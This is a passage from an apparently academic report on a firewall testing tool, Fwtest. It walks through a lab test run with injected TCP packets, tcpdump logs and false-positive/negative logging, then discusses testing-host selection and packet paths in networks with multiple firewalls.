This "default deny" policy (i.e. drop everything by default and selectively open ports) has the advantage that iptables only accepts packets that are explicitly allowed and we do not run into trouble when forgetting to close some ports.
Applied to our test run, the firewall rules accept the first connection attempt. Anything else will be dropped.
Table 5 presents the packets we inject. For each packet, we specify the time to send, a unique identification number, the source IP and source port, the destination IP and destination port, the flags, the sequence number, the acknowledgment number and the expectation. This is exactly what is specified in the test packets file.
As mentioned earlier in this section, the first four segments (corresponding to the first TCP connection attempt) are accepted and the second four packets (corresponding to the second TCP connection attempt) are dropped by the firewall.

ID	Time	Source IP:Port	Destination IP:Port	Flags	Sequence	ACK	Expectation
1	16:00:00	192.168.72.13:1025	172.16.70.13:25	****S*	60	-	OK
2	16:00:01	172.16.70.13:25	192.168.72.13:1025	*A**S*	70	61	OK
3	16:00:02	192.168.72.13:1025	172.16.70.13:25	*A****	61	71	NOK
4	16:00:03	192.168.72.13:1025	172.16.70.13:25	***R**	61	-	NOK
5	16:00:04	172.16.70.13:1025	192.168.72.13:25	****S*	80	-	NOK
6	16:00:05	192.168.72.13:25	172.16.70.13:1025	*A**S*	90	81	NOK
7	16:00:06	172.16.70.13:1025	192.168.72.13:25	*A****	81	91	OK
8	16:00:07	172.16.70.13:1025	192.168.72.13:25	***R**	81	-	OK

Table 5: Test packets to be injected

7.3.4. Log Entries

When packet analysis takes place, two different point of views come into play:

1. *Expectation*: Specification in the test packets file (i.e. a packet may be classified as `OK`, `NOK` or `?`). It represents the assessment of the examiner.

2. *Outcome*: What really happens to the packet.

The outcome is the actual result whereas the expectation shows what the author of the test packets file suggests will happen. Based on these perceptions, the packet can be divided into four categories. Table 6 shows how the packets are classified. If we expect a packet to

1. be discarded and it is blocked indeed, the packet is classified as true positive (TP).

2. be accepted and it is dropped instead, the packet is classified as false positive (FP).

3. be discarded and it is passed instead, the packet is classified as false negative (FN).

4. be accepted and it is passed indeed, the packet is classified as true negative (TN).

		Expectation	
		drop	accept
Outcome	drop	TP	FP
	accept	FN	TN

Table 6: Packet classification

Table 7 illustrates in which states our test packets may end up based on the expectation and the actual outcome. False negatives and false positives provoke entries in the log file. Thanks to the clever specification of the expectations we cover all states: The first two packets are true negatives, packets 3 and 4 are false negatives, packets 5 and 6 are true positives and the last two packets are false positives.

Expectation	Outcome	State
OK	OK	TN
OK	OK	TN
NOK	OK	FN
NOK	OK	FN
NOK	NOK	TP
NOK	NOK	TP
OK	NOK	FP
OK	NOK	FP

Table 7: States of test packets

7.4. Test Run Analysis

We run through the checklist and evaluate the listed features. After starting the program, the initialization phase is executed. The test packets file is parsed and the schedule is built. Every packet is split in two events: a send event at the source host and a receive event at the destination host. The send events have to be scheduled at the timestamps the test packets file suggests whereas the receive events have to be postponed by the timeout interval. The reason for this lies in the fact that it takes some time for the packet to reach the destination host and therefore we wait a given time interval before we check for a packet in the receive queue of the destination host. The timeout interval is one second.

```
timestamp [57600]:
   1  57600  192.168.72.13:1025 -> 172.16.70.13:25
timestamp [57602]:
   3  57602  192.168.72.13:1025 -> 172.16.70.13:25
   2  57602  172.16.70.13:25 -> 192.168.72.13:1025
timestamp [57603]:
   4  57603  192.168.72.13:1025 -> 172.16.70.13:25
timestamp [57605]:
   6  57605  192.168.72.13:25 -> 172.16.70.13:1025
   5  57605  172.16.70.13:1025 -> 192.168.72.13:25
timestamp [57607]:
   7  57607  172.16.70.13:1025 -> 192.168.72.13:25
timestamp [57608]:
   8  57608  172.16.70.13:1025 -> 192.168.72.13:25
```

```
timestamp [57601]:
   2  57601  172.16.70.13:25 -> 192.168.72.13:1025
   1  57601  192.168.72.13:1025 -> 172.16.70.13:25
timestamp [57603]:
   3  57603  192.168.72.13:1025 -> 172.16.70.13:25
timestamp [57604]:
   5  57604  172.16.70.13:1025 -> 192.168.72.13:25
   4  57604  192.168.72.13:1025 -> 172.16.70.13:25
timestamp [57606]:
   7  57606  172.16.70.13:1025 -> 192.168.72.13:25
   6  57606  192.168.72.13:25 -> 172.16.70.13:1025
timestamp [57607]:
   8  57607  172.16.70.13:1025 -> 192.168.72.13:25
```

Figure 10: Schedule of alice (left) and bob (right)

Table 10 presents the schedules of both testing hosts. You can see that the timestamps of the send events (time in seconds) correspond to the timestamps in table 5 and the receive events indeed are postponed by one second. Take the identification number as a point of reference to associate the entries to those in table 10. We conclude that building the schedule works correctly.
Now the tcpdump printouts come into play.
Table 11 and 12 hold the log files of the firewall interfaces adjacent to both testing hosts. Every packet that is accepted and forwarded by the firewall will appear in both log files whereas packets that are dropped by the firewall will only be listed in the log file of the firewall interface adjacent to the sending host. That is, the log file of the firewall inter-

```
tcpdump: listening on eth1
16:00:00.141529 0:0:c0:a8:48:d 0:c:29:30:bd:13 ip 60: 192.168.72.13.1025 > 172.16.70.13.smtp: S 60:60(0) win 14300
16:00:01.181183 0:c:29:30:bd:13 Broadcast arp 42: arp who-has 192.168.72.13 tell 192.168.72.2
16:00:01.184305 0:0:c0:a8:48:d 0:c:29:30:bd:13 arp 60: arp reply 192.168.72.13 is-at 0:0:c0:a8:48:d
16:00:01.184357 0:c:29:30:bd:13 0:0:c0:a8:48:d ip 54: 172.16.70.13.smtp > 192.168.72.13.1025: S 70:70(0) ack 61 win 39544
16:00:01.848512 0:0:c0:a8:48:d 0:c:29:30:bd:13 ip 60: 192.168.72.13.1025 > 172.16.70.13.smtp: . ack 1 win 32321
16:00:02.848397 0:0:c0:a8:48:d 0:c:29:30:bd:13 ip 60: 192.168.72.13.1025 > 172.16.70.13.smtp: R 61:61(0) win 13104
16:00:04.859416 0:0:c0:a8:48:d 0:c:29:30:bd:13 ip 60: 192.168.72.13.smtp > 172.16.70.13.1025: S 90:90(0) ack 81 win 37716
16:00:13.562889 0:c:29:24:99:44 Broadcast arp 60: arp who-has 192.168.72.2 tell alice
16:00:13.562992 0:c:29:30:bd:13 0:c:29:24:99:44 arp 42: arp reply 192.168.72.2 is-at 0:c:29:30:bd:13
16:00:13.564812 0:c:29:24:99:44 0:c:29:30:bd:13 ip 90: alice.ntp > 192.168.72.2.ntp:  v4 client strat 0 poll 6 prec -16 (DF) [tos 0x10]

10 packets received by filter
0 packets dropped by kernel
```

Figure 11: Tcpdump log file of firewall interface connected to alice

```
tcpdump: listening on eth2
16:00:00.144348 0:c:29:30:bd:1d Broadcast arp 42: arp who-has 172.16.70.13 tell 172.16.70.2
16:00:00.148663 0:0:ac:10:46:d 0:c:29:30:bd:1d arp 60: arp reply 172.16.70.13 is-at 0:0:ac:10:46:d
16:00:00.151276 0:c:29:30:bd:1d 0:0:ac:10:46:d ip 54: 192.168.72.13.1025 > 172.16.70.13.smtp: S 60:60(0) win 14300
16:00:01.180551 0:0:ac:10:46:d 0:c:29:30:bd:1d ip 60: 172.16.70.13.smtp > 192.168.72.13.1025: S 70:70(0) ack 61 win 39544
16:00:01.848905 0:c:29:30:bd:1d 0:0:ac:10:46:d ip 54: 192.168.72.13.1025 > 172.16.70.13.smtp: . ack 1 win 32321
16:00:02.848583 0:c:29:30:bd:1d 0:0:ac:10:46:d ip 54: 192.168.72.13.1025 > 172.16.70.13.smtp: R 61:61(0) win 13104
16:00:03.978886 0:0:ac:10:46:d 0:c:29:30:bd:1d ip 60: 172.16.70.13.1025 > 192.168.72.13.smtp: S 80:80(0) win 42811
16:00:05.979480 0:0:ac:10:46:d 0:c:29:30:bd:1d ip 60: 172.16.70.13.1025 > 192.168.72.13.smtp: . ack 91 win 25305
16:00:06.989347 0:0:ac:10:46:d 0:c:29:30:bd:1d ip 60: 172.16.70.13.1025 > 192.168.72.13.smtp: R 81:81(0) win 46885
16:00:14.396043 0:c:29:4b:17:b3 0:c:29:30:bd:1d ip 90: bob.ntp > 172.16.70.2.ntp:  v4 client strat 0 poll 6 prec -18 (DF) [tos 0x10]
16:00:19.516354 0:c:29:4b:17:b3 0:c:29:30:bd:1d arp 60: arp who-has 172.16.70.2 tell bob
16:00:19.516479 0:c:29:30:bd:1d 0:c:29:4b:17:b3 arp 42: arp reply 172.16.70.2 is-at 0:c:29:30:bd:1d

12 packets received by filter
0 packets dropped by kernel
```

Figure 12: Tcpdump log file of firewall interface connected to bob

face connected to alice detects all the packets injected by alice and those packets sent out by bob that are not dropped. The same assumption holds for the other tcpdump log file.

Note that the firewall will create a new Ethernet header for every packet it forwards. The source MAC address is set to the hardware address of the sending firewall interface and the destination MAC address is set to the hardware address of the receiving host. The Ethernet header is replaced by every host routing the packet.

Thus, before the firewall forwards a packet that has been accepted, it has to know the hardware address of the destination host to be able to set the correct destination MAC address in the Ethernet header. The firewall will send an ARP request asking for the hardware address of the destination host. In our test scenario, the host will not answer because it does not exist. Nevertheless, the testing tool crafts and injects an ARP reply containing the fictitious hardware address of the fictitious host. Based on the log entries, we check whether the ARP requests are answered and if the Ethernet source and destination addresses are correctly set by the testing host.

As you can see in table 11 and 12, the ARP requests are answered: the Ethernet source address is set to a fictitious hardware address (48 bits) consisting of the IP address (32 bits) and `0x0000` (16 bits). By incorporating the IP address, we are sure that the hardware address is unique. For example, alice's ghost's hardware address is `0:0:c0:a8:48:d`. `c0:a8:48:d` corresponds to the IP address and `0:0` completes the MAC address.

Furthermore, the destination hardware address is set to the MAC address of the default

gateway. For example, the hardware address of alice's default gateway is `0:c:29:30:bd:13`. You can see that every packet injected by alice has an Ethernet header with this destination MAC address.
We watch the packets that should be blocked by the firewall. They are all sent by bob and appear in the listings at the associated firewall interface (`eth2`). But they do not appear in the log file of `eth1`. This is what we expect. The packets are dropped by the firewall.
Checking the timestamps of the log entries shows that the synchronization works as intended (the precision ranges within a tenth of a second). We have to deal with three time measurements in this test scenario: the system times of (1) the firewall, (2) alice and (3) bob. The tcpdump log file rely on (1). If we assume that the crafted packets are sent out by alice and bob exactly at the specified point in time, we are able to correlate (2) and (3). We use the tcpdump printouts as a frame of reference. Suppose alice injects its packets too early (relatively to (1)) whereas bob injects its packets too late (relatively to (1)), we know that alice sends its packets earlier than bob, bob's system time is too late compared to alice and therefore bob receives alice's packets too early. On the other hand, alice captures bob's packets too late. Never mind. Packets that are sent too early are no problem (thanks to our early bird detection mechanism) as well as packets that are injected a split second too late (thanks to our timeout interval).
We explained earlier in this section that the debugging information is the most important source of information but in our analysis we foremost made use of the tcpdump log files. Debugging information is important when we debug the program. When the program works properly, it is the logging information we are interesting in. As the debugging phase is completed, the tcpdump files are now the primary source of information.
At last, we concentrate on the log files generated by the testing tool. The log files only hold the irregularities: False positives and false negatives.

```
# Fwtest v0.5 [Firewall Testing Tool]
# 01/21/2005 15:50:03.659892
# [time]          [type]          [id]    [packet]
#
16:00:07.000000 false_pos       7       --
16:00:08.000000 false_pos       8       --
```

```
# Fwtest v0.5 [Firewall Testing Tool]
# 01/21/2005 15:50:53.571184
# [time]          [type]          [id]    [packet]
#
16:00:01.875183 false_neg       3       --
16:00:02.874786 false_neg       4       --
```

Figure 13: Log file of alice (left) and bob (right)

Listing 13 presents the log files of the testing hosts and we notice that the irregularities are logged as described in table 7: the packets we expect to be dropped (`NOK`) in the first connection attempt result in false negatives whereas the packets we expect to arrive (`OK`) in the second connection attempt cause false positives.
For those we know, the identification number is logged instead of the header fields. As you can see, we know all the packets.
This simple test analysis shows that the firewall testing tool we implemented produces reliable results. We have run a number of more complex test cases and the testing tool managed them all.

8. Multiple Firewall Scenario

So far, we focused on single firewall scenarios. But large networks include many firewalls. We have to deal with these more sophisticated set-ups.
This section provides food for thought concerning multiple firewall test scenarios.
We try to answer the following questions:

- What problems emerge when testing networks with multiple firewalls?
- How can we solve these problems?
- How has the testing tool to be modified and extended to be applicable to multiple firewall scenarios?

The problems considering multiple firewall scenarios are manifold. Introducing more firewalls means more hurdles to cross, more degrees of freedom and more complexity. We did not have the time to analyze the entire topic in-depth and to find solutions for each problem we encountered. To delve into all the difficulties and to address all the problems is a time-consuming task.
In this section, we want to shed light on the fundamental issues of multiple firewall testing and provide some ideas and approaches to get rid of them.

8.1. Fundamentals

To make clear statements, we need clear terms and rules:

1. An entity in a test environment is either a host or a firewall.
2. Testing hosts are special hosts running the testing tool.
3. Hubs, Bridges and Switches are special hosts forwarding packets.
4. Routers are special firewalls routing packets but performing no filtering.
5. The networks are connected by firewalls and routers.
6. Hosts send, receive or forward packets.
7. Malicious hosts or firewalls may drop, modify or duplicate arbitrary packets.
8. Firewalls apply their firewall rules to every packet they get and accept or drop the packets based on these rules.
9. A test environment consists of at least three elements: A firewall and two testing hosts (as proposed in section 6).
10. A testing host represents an entire network. Hence, a test environment includes at least two networks.

11. It is forbidden to modify the testing network. For example, putting a testing host into the network for testing purposes as well as removing machines or changing the configuration of a host is not allowed.

12. It is allowed to select a set of hosts in a network as testing hosts.

13. It is allowed to run passive monitoring tools (e.g. tcpdump) that just capture the packets but do not modify them.

14. Firewalls (e.g. ordinary firewalls, routers) are part of multiple networks: They connect two or more networks. As a consequence, firewalls have at least two interfaces adjacent to two or more distinct networks.

15. Hosts (e.g. ordinary hosts, testing hosts, hubs, switches, bridges) are part of a single network.

16. For every firewall interface adjacent to a network, a testing host has to be specified to monitor the firewall interface.

17. A firewall interface is covered by exactly one testing host interface.

18. A testing host interface may cover more than one firewall interface.

8.2. Topology

We concentrate on Ethernet networks. Other network types such as token rings, ATM, X.21 or V.35 are not considered.
A network is an accumulation of hosts and firewalls that form a topology. Figures 14, 15, 16, 17 present well known topologies: (1) the linear bus, (2) the star, (3) the tree (combination of (1) and (2)) and (4) the patchwork topology (combination of (1)-(3)).
The patchwork topology may involve cycles: packets are routed in cycles and are never delivered. We explicitly allow cycles because more complex networks that grow over years often are a loose arrangement of network segments where configuration errors may lead to these kinds of artifacts.

8.3. Changing the Perspective

8.3.1. 1 Firewall Scenario Revisited

Life is easy in a simple test environment such as the one we presented in section 6: Packets are exchanged between two testing hosts via a dedicated firewall. The firewall testing tool is running on both testing hosts. Every packet injected by a testing host reaches the corresponding firewall interface and is dropped or forwarded by the firewall (according to the firewall rules). We watch the firewall interface using tcpdump and are able to detect the packets and to spot the irregularities.
Assuming that there are no hardware failures (e.g. corrupted cables or network cards)




Figure 14: Star topology




Figure 15: Linear bus topology




Figure 16: Tree topology




Figure 17: Patchwork topology

there is only one source of error: the firewall. A malicious firewall may modify or duplicate arbitrary packets, a badly configured firewall may drop or accept the wrong packets. As we run virtual machines and make use of virtual networks in our test environment, we do not have to bother with hardware problems and focus on the firewall and the firewall rules when facing problems.
The tcpdump log files we introduced in section 7.2 empowers the tester to uncover how the packets are handled by the firewall. If a packet is logged by two interfaces, it is forwarded. Furthermore, the timestamps indicate the direction of the packet (they both rely on the same system time). If a packet is only logged by a single interface, it is captured and dropped by the firewall. If a packet is logged in one log file, an unknown packet is logged by the other interface a few microseconds later and no other packet is logged within this period, the packet is either modified or a packet from the destination network hits the network interface. We are able to distinguish these events by watching

the Ethernet source hardware address: If the source MAC address corresponds to the firewall interface, the packet is generated by the firewall and therefore holds a modified packet. Otherwise, a new packet enters the scene. If a single packet reaches the firewall but multiple log entries concerning this packet appear in the other log file, a packet is duplicated. As you can see, the tcpdump log files point out fundamental phenomena: accept, drop, modification, duplication.

8.3.2. Increasing Complexity

In larger networks, a packet will not only pass one but many firewalls or hosts that may forward, drop, modify, route or duplicate the packet. The outcome remains the same: the packet either reaches its destination or not, but the number of options to achieve this result increases. A packet is accepted or dropped by every machine dealing with it. We define a hop as one portion of the path between source and destination. If a packet uses n hops to reach its destination, there are $n-1$ machines (firewalls and hosts) forwarding the packet. The sending and receiving end are excluded as these are the testing hosts in contrast to the firewalls and hosts handling the packet. The complexity increases with the number of forwarding machines. Each of these machines may do harm to the packet.
Figure 18 illustrates the situation: In a 1-firewall scenario, the firewall accepts or drops the packet (2 options). In a n-firewall scenario, there are $n+1$ ways to proceed (where n is the number of forwarding machines). At each machine, the packet is either accepted or dropped. If it is accepted, the journey continues; otherwise the journey ends. You have two possibilities at every machine and $n+1$ paths altogether. The complexity increases from $O(1)$ (constant) for a 1-firewall scenario to $O(n)$ (linear) for a n-firewall scenario. Not included herein are duplicated packets (because they are unlikely). Packets may be duplicated by the firewalls and hosts on their way through the networks. The situation is even worse if we would take these duplicates into account.

8.3.3. Side Effects

More complexity due to many firewalls and hosts is just one aspect of the problem. There are the packets that reach their destination host and provoke replying packets we do not expect. If there are multiple hosts linked to a network segment, we cannot keep the packets away from their destination host. This may provoke reactions we cannot control. Due to the principle of not changing the network configuration (as defined in 8.1), it is not allowed to specify firewall rules that drop these packets. Such operations may change the characteristic of the network and therefore put at risk the reliability of the test results. We are just allowed to passively monitor the network and to inject our test packets, it is forbidden to actively drop or reject packets. Since we are not able to keep the packets away from their destination, we cannot prevent replying packets. We will come back to this later.
In our test environment (introduced in section 6), we monitored the firewall interfaces with tcpdump. If we test hardware firewalls (e.g. Checkpoint, Cisco) that run their own




Figure 18: 1-firewall scenario (left) and 3-firewall scenario (right)

operating system, we have no chance to control the packet flow at the firewall interfaces. Apart from that, the administrative effort to supervise every firewall interface would be overwhelming. Tcpdump printouts as a source of information are obsolete.
In a 1-firewall scenario, the receiving host determines whether an irregularity has occurred or not: If the receiving end expects a packet but it does not arrive, a false positive is logged and if it expects a packet to be dropped but the packet arrives, a false negative is noted. The decision whether a test packet fulfills the assumption depends on the assessment of a single testing host. Assume a n-firewall scenario where the destination address of a packet is modified by a firewall. The packet does not reach the intended host but another machine. If the packet is expected to be dropped, the original receiving host will not detect the problem because the packet does not arrive. From its point of view, everything is okay. The testing host that captures the unexpected packet evaluates the situation differently since it gets a packet it does not expect. Whereas the original testing host has no chance to get rid of the problem, a foremost non involved testing host evaluates the situation correctly.
In contrast to the 1-firewall scenario, we have to deal with many perspectives in the n-firewall scenario. We cannot just concentrate on the opinion of one party to evaluate the situation. We have to delve into a more complex multi-party analysis. Whereas the assessment of a single host suffices to solve the problem in a 1-firewall scenario, we have to take into account the opinions of many hosts in a n-firewall scenario.
Facing these issues, we somehow have to reduce the complexity. We have to separate the problems to get rid of them.
Keep in mind that we want to perform firewall testing and we have a working solution for the 1-firewall scenario. The idea now is to break down the n-firewall problem to

n 1-firewall problems. That is, we try to discretize the problem space to end up with something we already know.
Our approach looks as follows: We first establish n 1-firewall situations and then solve some obvious problems related to this new scenario.

8.4. Testing Host Selection

A test environment is a bunch of hosts and firewalls arranged in a number of segments and networks. Before we test the firewalls, we first have to select a number of testing hosts that run the testing tool and perform the firewall testing. Two preconditions have to be fulfilled: The testing hosts must be able to run the testing tool (i.e. are Linux boxes) and we want the number of testing hosts to be minimal (to reduce the administrative overhead).
This section presents an algorithm to identify a set of testing hosts not far away from the optimal set.

8.4.1. Task

Suppose we have a firewall and two hosts that are connected to the same network segment (figure 19). The question arises which host should be selected to serve as testing




Figure 19: Multiple hosts covering a single firewall interface

host. If there is only one host directly connected to the firewall (figure 20), this is the one. But if there are multiple hosts at the same link as the firewall interface, we run into problems. Which of them is appropriate to serve as testing host?
Coming back to the 1-firewall scenario, there are two testing hosts: One immediately before and the other immediately behind the firewall. “Immediately” here means that the testing host interfaces and the firewall interfaces share the same link. A link is a network segment that connects at least two interfaces. In more abstract words: A link is a set of interfaces with at least two elements. Every interface is connected to a link. Every host has at least one interface. Every firewall has at least two interfaces (otherwise it is

not able to connect two networks).
Each firewall interface in the 1-firewall scenario is covered by a testing host interface. Covering means that the firewall and testing host interfaces are connected to the same link (i.e. they share the same link). To achieve our goal and to establish a 1-firewall scenario for each firewall, we have to select hosts that cover the firewall interfaces.
The links that include a firewall interface are called firewall links. We are interested in hosts with interfaces associated to firewall links because these hosts (1) cover the firewall interfaces and (2) will capture all the packets that enter or leave the firewall (i.e. packets that are sent or received by the firewall) when running in promiscuous mode. This is what we want: a testing host has to grab all the packets that are sent to or from the firewall interface. Therefore, all hosts with interfaces connected to the firewall links are potential testing hosts.
A single host may cover more than one firewall interface (figure 20), even a single interface may cover more than one firewall interface (figure 21) but every firewall interface has to be covered by exactly one testing host. Keep in mind that a network may have more than one entry point and thus more than one adjacent firewall interface. The question now is how to select a minimal number of testing hosts. Running the firewall testing tool on minimal number of machines reduces the administrative effort.




Figure 20: Network where firewall interfaces are directly connected to a network host




Figure 21: A single interface covering two firewall interfaces

8.4.2. Solution Approach

We recapitulate the fundamental findings of the previous section: Every interface is associated with exactly one link. A link connects two or more interfaces. Each host has at least one interface.
For every host, we determine the set of firewall links the host is connected to. Starting from the set of interfaces, we derive the set of links and identify the firewall links therein. In other words, for every host, we build the set of those links that connect a firewall interface and a host interface.
The task is now to select the minimal set of hosts whose firewall link sets cover all firewall links. These hosts become the testing hosts.
By covering all the firewall links, each firewall interface shares a link with a testing host. As a consequence, the 1-firewall scenario is established for every firewall in the test environment and our goal to replace the n-firewall scenario by n 1-firewall scenarios is achieved.
We need an efficient algorithm to pick a minimal set of hosts covering all firewall interfaces. The following greedy algorithm solves the problem:

1. Select the set of firewall links that covers the maximal number of uncovered links.
2. Add the corresponding host to the solution and reduce the set of uncovered links by those elements that are covered by the newly selected host.
3. If the set of uncovered links is not empty go to (1).

To make sure that the algorithm guarantees good results, we have to know its approximation quality. Most of the time it is a non-trivial task to prove this ratio for a greedy algorithm. But we are lucky and have found a more elegant way to get rid of the challenge: we reduce our problem to the well known minimum set cover problem. An instance of the minimum set cover problem consists of a finite set X and a family $\mathcal{F}$ of subsets of X such that every element of X belongs to at least one subset in $\mathcal{F}$. Consider the set of firewall links being the set X. The set of firewall links of a host is a subcollection of the set of firewall links ($S \subseteq X$). All these sets form the family $\mathcal{F}$ of subsets of X. The minimum set cover problem is NP-complete but can be approximated in polynomial time within approximation factor $1 + log(n)$ where $n = \max_{S \in \mathcal{F}}\{|S|\}$. That is, n is the number of elements of the biggest subset in $\mathcal{F}$. Thus, the approximation quality of the greedy algorithm presented above is $1 + log(n)$.
By providing a solution for the testing host selection problem we are now able to specify those hosts in the networks that run the firewall testing tool.
We pick a testing host for every firewall interface and therewith restore the 1 firewall scenario for every firewall.

8.4.3. Drawbacks

We have to state clearly that this greedy algorithm does not prevent us from elementary problems listed earlier in this section. For example, if there are multiple hosts associ-

ated with a firewall link, we are not able to keep the packets away from the non-testing hosts. We cannot prevent the packets from getting captured by the other hosts sharing the same firewall link or reaching the destination host. This may provoke replying packets from the receiving end we do not expect and cannot control. The only reasonable solution (regarding the fact that we are not allowed to modify the topology of the network) is to specify firewall rules on each non-testing host dropping the packets before they reach the application level. Unfortunately, this approach violates the fundamental principle of not changing the network configuration. Furthermore, specifying firewall rules for many hosts produces an enormous administrative overhead.
We have to deal with a trade-off: either we cope with unexpected packets affecting the test runs or we modify the test environment and question the reliability of the test results.
From our point of view, it makes more sense to manage the unexpected packets than to compromise the test results.
There are other problems. Suppose a firewall interface is not connected to a network segment but to another firewall interface (figure 22). Trouble is near. We have no oppor-




Figure 22: Connected Firewalls

tunity to cover firewall interfaces connected to other firewall interfaces. There are no hosts that share these firewall links (thick line in figure 22). Our fundamental assumption to cover every firewall interface with exactly one testing host is broken.
An idea to resolve the problem is to logically bypass the firewalls (i.e. to merge the firewalls into a single firewall). So if there are connected firewalls and routers, we regard them as one entity. The problem is that it is difficult to transform this trick into reality. But it is an appropriate abstraction for theoretical suggestions. In this section, we only deal with firewall interfaces that are covered by a testing host.
This example proves that there are conceptual problems we cannot eliminate completely. Cutting down the problem does not mean that all troubles magically disappear. There are no easy solutions for complex issues. Sometimes we have to balance reasons and take the best solution although it is not perfect. This is the way how life goes.
When we deal with multiple firewalls in larger networks, the complexity in testing and the degrees of freedom explode. After establishing 1-firewall scenarios in multi-firewall networks and selecting the testing hosts, we realize that there are elementary problems we cannot resolve.

8.5. Journey of a Packet

In the previous section, we focussed on the testing hosts, now we concentrate on the packets flowing through the network. We classify the packets and analyze the events the packets are affected by.
There are three main questions related to packets in the test environment:

1. What types of packets are out there?

2. What may happen to them?

3. What are the implications of these events?

The journey of a packet starts at the source host and ends at the destination host. If packets are injected for which no route to the destination host exists, they have no chance to reach their destination. This is no problem since the packet will be dropped as soon as the time-to-live field is 0. Therefore, undestined packets do not harm the network. Figure 23 illustrates the situation: For every packet, a route exists (*RT*) or does not exist (!*RT*). The exclamation mark stands for a negation. The routeable packets (*RT*) either reach their destination (i.e. go from *RT* to A) or not (i.e. go from *RT* to $!A$) depending on the firewalls on their path. Packets without a route (!*RT*) traverse the network ($LOOP$) and are dropped at the latest when the time-to-live counter reaches 0 ($TTL = 0$). They never reach their destination and end up in $!A$.
We approach the questions listed above with an attack tree (figure 24). At every stage of the tree, we partition the set of packets and therefore achieve a sophisticated classification.
Given the set of packets P, a packet is either a test packet T and therefore part of the test run or an unexpected ("wild") packet ($!T$) not foreseen in testing. The unexpected packets are not generated by the testing hosts but by the hosts or firewalls in the network. When captured by the testing hosts, these packets lead to entries in the log files. They are classified as false negatives; packets we do not expect. Test packets T that reach the destination network but are supposed to be dropped are also logged as false negatives. Although they may cause the same type of irregularity, it is not difficult to establish a border between unforeseen packets and the well known test packets. Log entries of test packets T include their identification number whereas a subcollection of the header fields is logged when dealing with unknown packets. The problem is that sorting out the unexpected packets is an administrative effort.
